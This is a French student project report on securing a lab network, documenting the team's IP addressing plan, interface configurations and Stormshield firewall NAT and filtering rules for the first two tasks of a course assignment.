

SAÉ Cyber 4.0 Sécurisation d'un SI

Cahier de SAÉ

Version 1.0



Appartient à :	En équipe avec :
Nom : KURUL Prénom : Fatih Groupe : Groupe 4	Nom : DAKHOUCHE Prénom : Bilal
Nom : ZERRAR Prénom : Yanis	Nom : RABERGEAU Prénom : Nicolas
Nom de votre équipe :	

Informations générales

Répartition en groupes

6 équipes de 4 étudiants et 1 équipe de trois étudiants

Emploi du temps

Semaine 1 : 9h-12h 13h-17h sauf jeudi 9h-12h

Semaine 2 : 9h-12h 13h-17h sauf jeudi 9h-12h

Semaine 3 : 9h-12h 13h-17h jeudi libre et vendredi soutenance

Evaluation

- Au fil de la progression, après validation de chaque tâche
- Remplissage de votre cahier de SAÉ qui sera rendu et noté
- Soutenance en solo de 10 mins par étudiant + 5 mins de question.

Matériel par équipe

- 2 Firewalls Stormshield
- 1 Switch
- 1 Borne Wi-Fi
- 5 PC tour
- 2 Portables

Documentation

- Moodle
- <https://documentation.stormshield.eu/>

Tâches à réaliser

1. Mise en place d'une infrastructure sécurisée
2. Installation et configuration d'un firewall Stormshield
3. Installation et configuration d'un serveur HTTP/HTTPS et d'un serveur FTP/FTPS
4. Authentification transparente par certificat SSL
5. Mettre en place un IDS
6. Attaque sur le Wifi
7. Utilisation de scanneurs de vulnérabilité
8. Attaque Man in The Middle
9. Contre-mesures pour le MiM
10. Supervision du réseau
11. Mise en place d'une architecture Single Sign-On
12. Mise en place d'un VPN SSL pour clients distants
13. Mise en place d'un VPN IPSEC site à site

Gestion de votre projet

Créez un Trello de votre projet estimatez la durée de chaque tâche et sous-tâche et affectez-les entre vous.
Partagez le Trello avec les enseignants.

<https://trello.com/invite/b/iknV47J5/ATTI0c1df2304c326a9e3e0908bd66e63d7148863BD5/sae-401>

Bilan

A la fin de votre SAÉ, vous devrez répartir 80h de travail x 4 personnes soit 320 heures-homme dans ce tableau et indiquer votre évaluation de l'accomplissement de chaque tâche en pourcentage de réalisation.

Tâches	Heures-homme	Pourcentage de réalisation
Mise en place d'une infrastructure sécurisée (1.5 pts)	2h	100%
Installation et configuration d'un firewall Stormshield (3 pts)	3h	100%
Installation et configuration d'un serveur HTTP/HTTPS et d'un serveur FTP/FTPS (7.35 pts)	4h	100%
Authentification transparente par certificat SSL (9 pts)	24h	100%
Mettre en place un IDS (13.5 pts)	16h	100%
Attaque sur le Wifi (4.5 pts)	15h	100%
Utilisation de scanneurs de vulnérabilité (13.5 pts)	30h	100%
Attaque Man in The Middle (3.75 pts)	8h	100%
Contre-mesures pour le MiM (6 pts)	16h	100%
Supervision du réseau (3.75 pts)	8h	33%
Mise en place d'une architecture Single Sign-On (9 pts)	30h	100%
Mise en place d'un VPN SSL pour clients distants (6 pts)	20h	100%
Mise en place d'un VPN IPSEC site à site (5.25 pts)	5h	33%

Détails des tâches à réaliser


Tâche 1. Mise en place d'une infrastructure sécurisée (1,5 points)

Liste des personnes impliquées avec pourcentage de répartition

Bilal Dakhouche	100 %
-----------------	-------

Estimation du temps passé sur cette tâche en heure-homme : 1h

Objectif : Mettre en place l'infrastructure réseau suivante :




Rapport

(Expliquez votre démarche, dessinez un plan IP, insérez des photos de votre architecture avec identification de chaque machine, photo des écrans de configuration IP, etc.)

Nous avons pour but de réaliser une infrastructure réseau dans laquelle figureront :

- 2 Firewall (Réseau A et B)
- Un serveur web dans chaque réseau
- Un serveur FTP dans le réseau A
- Un client dans chaque réseau
- Un accès wifi dans le réseau A
- Un IDS dans le réseau Internet

Pour réaliser notre infrastructure, nous avons décidé de réunir les serveurs Web et FTP A dans la même machine. Ils partageront donc la même adresse IP (voir plan IP en bas de page) et seront dans le réseau DMZ du Firewall A. Le Firewall ne possède seulement qu'une interface DMZ, ceci impliquera l'utilisation d'un switch pour y placer la borne Linksys et les serveurs HTTP et FTP.




```

tp@rt:~ Fichier Editer Affichage Rechercher Terminal Aide
      valid_lft forever preferred_lft forever
2: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
    group default qlen 1000
        link/ether 00:13:3b:10:f5:a4 brd ff:ff:ff:ff:ff:ff
        inet 10.0.0.1/24 brd 10.0.0.255 scope global eth1
            valid_lft forever preferred_lft forever
            inet6 fe80::213:3bff:fe10:f5a4/64 scope link
                valid_lft forever preferred_lft forever
3: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
    group default qlen 1000
        link/ether 00:be:43:8c:4c:4d brd ff:ff:ff:ff:ff:ff
        inet 192.168.33.102/24 brd 192.168.33.255 scope global dynamic eth0
            valid_lft 1371sec preferred_lft 1371sec
            inet 192.168.33.205/24 brd 192.168.33.255 scope global secondary dynamic
0
            valid_lft 1349sec preferred_lft 1349sec
            inet6 fe80::2be:43ff:fe8c:4c4d/64 scope link
                valid_lft forever preferred_lft forever
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN
    group default
        link/ether 02:42:62:f3:a9:27 brd ff:ff:ff:ff:ff:ff
        inet 10.178.0.1/24 brd 10.178.0.255 scope global docker0
            valid_lft forever preferred_lft forever
root@rt:/home/tp# 

```

Capture d'écran de la configuration IP du serveur Web du réseau A

Le serveur HTTP B sera dans le réseau DMZ du Firewall B. Etant le seul équipement branché à l'interface DMZ du Firewall, on n'aura pas besoin d'un switch pour étendre le nombre d'équipement à brancher à cette interface. Ce serveur sera accessible via l'adresse IP de sa machine. (Voir plan IP en bas de page)



```

Terminal
Fichier Editer Affichage Rechercher Terminal Aide
root@rt:~# systemctl restart networking
root@rt:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:13:3b:10:f5:8b brd ff:ff:ff:ff:ff:ff
    inet 10.0.1.1/24 brd 10.0.1.255 scope global eth1
        valid_lft forever preferred_lft forever
        inet6 fe80::213:3bff:fe10:f58b/64 scope link
            valid_lft forever preferred_lft forever
3: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:be:43:8c:54:fd brd ff:ff:ff:ff:ff:ff
    inet 192.168.33.68/24 brd 192.168.33.255 scope global dynamic eth0
        valid_lft 1791sec preferred_lft 1791sec
        inet6 fe80::2be:43ff:fe8c:54fd/64 scope link
            valid_lft forever preferred_lft forever
root@rt:~# 

```

Capture d'écran de la configuration IP du serveur Web du réseau B

Les clients A et B auront une adresse IP fixe selon le plan IP ci-dessous et seront dans le réseau intérieur du Firewall.

```

root@rt-mob16: ~
Fichier Édition Affichage Rechercher Terminal Aide
qlen 1000
link/ether f8:ac:65:00:84:6c brd ff:ff:ff:ff:ff:ff
root@rt-mob16:# ip adr add 192.168.2.1/24 dev enp1s0
Object "adr" is unknown, try "ip help".
root@rt-mob16:# ip addr add 192.168.2.1/24 dev enp1s0
root@rt-mob16:# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    qlen 1000
        link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
            inet6 ::1/128 scope host
                valid_lft forever preferred_lft forever
2: enp1s0: <NO-CARRIER,BROADCAST,MULTICAST,PROMISC,UP> mtu 1500 qdisc fq_codel state DOWN group default
    qlen 1000
        link/ether 70:b5:e8:ac:b2:29 brd ff:ff:ff:ff:ff:ff
        inet 192.168.2.1/24 brd 192.168.2.255 scope global enp1s0
            valid_lft forever preferred_lft forever
            inet6 fe80::77c7:ba8f:cc05:c94/64 scope link noprefixroute
                valid_lft forever preferred_lft forever
3: wlp0s20f3: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default
    qlen 1000
        link/ether f8:ac:65:00:84:6c brd ff:ff:ff:ff:ff:ff
root@rt-mob16:# [REDACTED]

```

```

root@rt-mob16: ~
Fichier Édition Affichage Recherche Terminal Aide
2: enp3s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default
    qlen 1000
        link/ether 5c:60:ba:db:e3:67 brd ff:ff:ff:ff:ff:ff
        inet 192.168.1.1/24 brd 192.168.1.255 scope global enp3s0
            valid_lft forever preferred_lft forever
3: wlp0s20f3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    qlen 1000
        link/ether 3c:21:9c:9f:3e:d6 brd ff:ff:ff:ff:ff:ff
        inet 192.168.1.107/24 brd 192.168.1.255 scope global dynamic noprefixroute wlp0s20f3
            valid_lft 83684sec preferred_lft 83684sec
            inet6 fe80::77c7:ba8f:cc05:c94/64 scope link noprefixroute
                valid_lft forever preferred_lft forever
4: br-5feba6a0449a: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:85:b6:e7:d2 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-5feba6a0449a
        valid_lft forever preferred_lft forever
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:85:b6:e7:d2 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
root@rt-mob16:# [REDACTED]

```

Capture d'écran des configurations IP des Clients des Réseaux A et B

La borne Linksys est mise en place et son adresse IP est paramétrée conformément à notre plan IP en bas de page. Un serveur DHCP y a été mis en place pour pourvoir les clients d'une adresse IP automatiquement.


The screenshot shows the dd-wrt.com control panel with the "WAN Setup" tab selected. Under "WAN Connection Type", "Static IP" is chosen. The configuration fields are as follows:

Parameter	Value
WAN IP Address	10.0.0.100
Subnet Mask	255.255.255.0
Gateway	10.0.0.254
Static DNS 1	0.0.0.0
Static DNS 2	0.0.0.0
Static DNS 3	0.0.0.0

Capture d'écran de l'adressage IP de la borne Linksys

SAÉ Cyber 4.0 Sécurisation d'un SI

L'IDS est placé sur le réseau Internet. Il y a plusieurs solutions pour le faire ; l'une d'elle est l'utilisation d'un switch. Nous avons donc placé l'IDS dans un switch avec les interfaces out des firewalls.



```
rt@rt-fernandez:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    qlen 1000
        link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: enp1s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 70:b5:e8:ac:b1:61 brd ff:ff:ff:ff:ff:ff
    inet 87.10.10.100/24 brd 87.10.10.255 scope global enp1s0
        valid_lft forever preferred_lft forever
        inet6 fe80::72b5:e8ff:feac:b161/64 scope link
            valid_lft forever preferred_lft forever
3: wlp0s0f3: <BROADCAST,MULTICAST> mtu 1500 qdisc noqueue state DOWN group default qlen 1000
    link/ether f8:ac:65:b7:be:d4 brd ff:ff:ff:ff:ff:ff
rt@rt-fernandez:~$
```

Capture d'écran de l'adressage IP de l'IDS

Le plan IP de notre réseau est donc le suivant :

Réseaux LAN A	192.168.1.0/24	Réseaux LAN B	192.168.2.0/24
Client A	192.168.1.1	Client B	192.168.2.1
Firewall A	192.168.1.254	Firewall B	192.168.2.254
Réseaux DMZA	10.0.0.0/24	Réseaux DMZ B	10.0.1.0/24
Serveur Web/FTP	10.0.0.1	Serveur Web B	10.0.1.1
Borne Wifi	10.0.0.100	Firewall DMZ B	10.0.1.254
Firewall DMZA	10.0.0.254		
Réseaux WAN	87.10.0.0/24		
Firewall OUT A	87.10.0.1		
Firewall OUT B	87.10.0.129		
IDS	87.10.0.100		

Plan d'adressage IP

Tâche 2 Configuration des firewalls Stormshields (3 points)

Liste des personnes impliquées avec pourcentage de répartition

Bilal Dakhouche	100 %
------------------------	--------------

Estimation du temps passé sur cette tâche en heure-homme : 2h


Objectif : Configuration des firewalls pour protéger les réseaux internes et DMZ

Sous-tâches	Evaluation prof
Mettre en place une politique de NAT	
Permettre l'accès aux serveurs uniquement sur les ports concernés	
Interdire l'établissement d'une connexion sur les réseaux internes depuis les réseaux externes et les DMZ	
Autorisez l'accès à DMZ_A1 depuis DMZ_A2	
Testez l'accès aux serveurs	

Rapport

(Expliquez votre démarche, insérez les captures d'écran des menus NAT et Filtrage, de vos tests, etc.)

Pour configurer les Stormshield, on y accède par l'un des ports du réseau Network_In quand le Firewall est réinitialisé. On commence par configurer les interfaces selon le plan IP défini lors de la tâche 1. Les interfaces ont donc les configurations suivantes :




Capture d'écran de la page de configuration de l'interface DMZ du Firewall A

SAÉ Cyber 4.0 Sécurisation d'un SI

Dans la capture d'écran ci-dessus, l'interface DMZ est dans le bridge. Elle hérite donc de son adresse IP. Nous avions décidé d'attribuer le réseau 10.0.0.0/24 à cette interface, le bridge aura donc l'adresse IP 10.0.0.254/24 qui sera donc également l'adresse de la DMZ.

Pour les autres interfaces, nous les avons séparés du bridge, elles sont donc indépendantes. L'interface OUT s'est vu attribuer l'adresse IP 87.10.10.1/24 ainsi donc présente dans le réseau 87.10.10.0/24. Il s'agit du réseau extérieur au Firewall dans lequel figurera également l'autre Firewall.



Capture d'écran de la page de configuration de l'interface OUT du Firewall A

Enfin, l'interface IN s'est vu attribuer l'adresse IP 192.168.1.254/24 ainsi présente dans le réseau 192.168.1.0/24. Les clients potentiels pourront donc s'y connecter et demander une adresse IP automatiquement grâce au serveur DHCP présent par défaut.

SAÉ Cyber 4.0 Sécurisation d'un SI

Rechercher ... Ajouter Vue mixte Vérifier l'utilisation

CONFIGURATION DE L'INTERFACE

Nom :

Commentaire :

Port physique :

VLANs attachés à l'interface :

Couleur :

Cette interface est :

Plan d'adressage

Aucun (interface désactivée)

IP dynamique (obtenue par DHCP)

Plan d'adressage hérité du bridge

Sélectionnez un bridge

IP fixe (statique)

Ajouter Supprimer

Adresse IP	Masque réseau	Commentaire
192.168.1.254	255.255.255.0	

La mise en place de filtres permettra de gérer les accès aux différents réseaux du firewall. La première d'entre elles est de permettre l'accès aux serveurs sur les ports concernés. En raison de l'ambiguïté de la demande, nous l'avons interprété comme tel : Permettre l'accès aux serveurs sur les ports http, https, ftp et ftps depuis tous les réseaux (OUT et IN) car on imagine que les serveurs doivent être accessibles depuis l'extérieur pour de potentiels clients et de l'intérieur pour nos clients connectés au réseau IN. L'établissement de cette règle est donc visible sur la capture suivante :

Filtrage NAT						
	État	Action	Source	Destination	Port dest.	Protocole
1	on	Passer	Portail d'authentification unknown @ Network_internals	Internet	<input type="checkbox"/> http <input type="checkbox"/> https	IDS
2	on	Passer	Any	SRV_FTP_HTTP_A	<input type="checkbox"/> ftp <input type="checkbox"/> ftps <input type="checkbox"/> ftps-data	IDS
3	on	Passer	Any	SRV_FTP_HTTP_A	<input type="checkbox"/> http <input type="checkbox"/> https	IDS
4	on	Passer	DMZ_A	DMZ_B	<input type="checkbox"/> Any	IDS
5	on	Bloquer	DMZ_A	LAN_A	<input type="checkbox"/> Any	IPS
6	on	Bloquer	Internet	LAN_A	<input type="checkbox"/> Any	IPS
7	on	Bloquer	Any	Any	<input type="checkbox"/> Any	IPS

Capture d'écran des filtres présents sur le Firewall A

Ainsi visible sur la capture précédente, nous avons également établi les autres règles qui sont les suivantes :

Interdire l'établissement d'une connexion sur les réseaux internes depuis les réseaux externes et les DMZ : Cette règle est explicitement claire, nous n'avons donc pas besoin de l'interpréter différemment.
Autorisez l'accès à DMZ_A1 depuis DMZ_A2 : Nous avons branché un switch à la DMZ pour permettre de brancher plusieurs équipements à la DMZ. De ce fait, tous les équipements sont dans le même réseau (10.0.0.0/24). Cette règle n'a donc pas été comprise dans la mesure où il nous est demandé de permettre d'accéder à un réseau à partir d'un autre. Or, les équipements présents dans DMZ_A1 et DMZ_A2 sont en réalité dans le même réseau qui est 10.0.0.0/24. Nous avons donc fait le choix d'ignorer cette règle car ce qu'elle permettrait est déjà possible.

Nos règles ainsi paramétrées, nous pouvons donc bloquer tous les accès au reste.

